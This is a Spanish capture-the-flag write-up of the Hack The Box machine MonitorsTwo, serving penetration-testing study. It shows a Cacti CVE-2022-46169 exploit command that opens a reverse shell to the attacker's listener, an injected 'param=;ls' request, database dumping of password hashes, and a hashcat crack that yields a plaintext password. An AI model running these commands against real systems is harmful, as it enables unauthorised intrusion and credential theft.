
276- MONITORSTWO

1. MONITORSTWO


https://app.hackthebox.com/machines/MonitorsTwo


1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

- 


1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.
  - 


- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`.
  - 

1.3. Tecnologías web

- Whatweb: nos reporta lo siguiente.


- 

1.4. Fuzzing de directorios

- **Gobuster**: hacemos fuzzing de directorios, encontramos bastantes que pueden resultar interesantes.
  - 

1.5. Command Injection in Cacti Group 1.2.22

- **CVE-2022-46169**:
- Entramos a la web y nos encontramos con un panel de login, así como un servicio y su versión: *Cacti Group 1.2.22*. Decidimos buscar exploits para este servicio. Encontramos un exploit que deriva en un *RCE*. Compartimos este exploit a continuación.
  - https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22

- 


- Ejecutamos este exploit: `python3 CVE-2022-46169.py -u http://10.10.11.211 --LHOST=10.10.14.22 --LPORT=443`, habiéndonos puesto en escucha previamente con **Netcat**. Obtenemos nuestra shell reversa. Realizamos el *tratamiento de la TTY*. Estamos como usuario *www-data*.
  - 

> - **Cacti Group** es una herramienta de monitoreo de redes y sistemas basada en gráficos que permite a los administradores de red visualizar y analizar el desempeño de sus infraestructuras.


> - **CVE-2022-46169**:
>   - La vulnerabilidad está relacionada con una insuficiente sanitización de los parámetros de entrada en una funcionalidad específica de Cacti, lo que permite a los atacantes inyectar comandos o scripts maliciosos.


- La vulnerabilidad reside en el archivo *remote_agent.php* de Cacti. Este archivo se utiliza para la recolección de datos de agentes remotos, y no filtra adecuadamente las entradas del usuario, permitiendo la ejecución de código arbitrario.
- Un atacante puede enviar una solicitud especialmente diseñada al endpoint vulnerable *(remote_agent.php)* con parámetros manipulados que contienen código malicioso. El código malicioso se ejecuta en el servidor con los permisos del proceso del servidor web, lo que puede llevar a la ejecución de comandos del sistema, la descarga de malware, o la toma de control total del servidor.
- Ejemplo de explotación: `GET /remote_agent.php?action=polldata&poller_id=1&host_id=1&local_data_ids[]=1&param=;ls`. En este ejemplo, el atacante intenta inyectar un comando (`ls`) a través del parámetro `param`. Si el script *remote_agent.php* no está correctamente sanitizando este parámetro, el comando `ls` se ejecutará en el servidor.


1.6. Leaked database credentials in config files

- Encontramos un directorio include, y dentro de este, otro directorio config.php. Vamos a usar este comando `grep database config.php` para filtrar por la palabra clave *database* dentro del archivo config.php. Encontramos credenciales de acceso para la base de datos MySQL.
  - El directorio include de un servidor web generalmente se utiliza para almacenar archivos que serán incluidos o referenciados por otros archivos de la aplicación web.
  - 


- Tratamos de loguearnos en la base de datos, pero no obtenemos acceso. En este momento, descubrimos que nos encontramos en un contenedor.

- 


- No obstante, vimos el nombre del host de la base de datos *(db)* en el archivo config.php. Hacemos `wget db` para ver la IP de este host. Vamos a conectarnos ahora de este modo: `mysql -h db -u root -p`. Obtenemos acceso.
  - 


- Dentro de la base de datos *cacti*, mostramos todas las columnas de la tabla *user_auth* con: `select * from user_auth`. Vemos credenciales de acceso de diferentes usuarios.
  - 

- Dumpeamos las columnas que nos interesan: `select username,password from user_auth;`. Copiamos todo este contenido en un archivo que llamamos *info.txt* en nuestro sistema.


- 

1.7. Cracking hashes with Hashcat

- Usamos este one-liner para filtrar la información que nos interesa y volcar su contenido a otro archivo *hashes.txt*: `cat info.txt | awk '{print $2":"$4}' | grep -vE "username:password" | grep -v "^:"`. No obstante, no sabemos qué formato de hash es, ni tampoco creemos que nos interese la contraseña de *guest*, así que eliminamos esa línea de nuestro archivo.
  - 

- **Hashcat** ahora tiene autodetección del formato del hash: `hashcat hashes.txt /usr/share/wordlists/rockyou.txt --username`. Parece que las contraseñas están hasheadas en algún tipo de formato **bcrypt**.
  - 

- Tratamos de crackear la contraseña: `hashcat -m 3200 hashes.txt /usr/share/wordlists/rockyou.txt --username`. Al cabo de unos minutos, obtenemos la contraseña en texto claro para el usuario *marcus*: *funkymonkey*.

- 


1.8. Connecting via SSH

- Conectamos a la máquina principal ahora por SSH. Al iniciar sesión, vemos que hay correos por leer para este usuario.
- 


1.9. Privesc in Docker container via capsh SUID

- Para leer el correo del usuario *marcus*, vamos a /var/spool/mail. En un mensaje se hablan de tres vulnerabilidades que deben ser corregidas. Aparentemente, las dos primeras vulnerabilidades que aparecen no podemos explotarlas, pero sí la última, la cual afecta a versiones anteriores de *Docker 20.10.9*. Con `docker --version`, comprobamos que la versión que tiene el sistema es vulnerable.

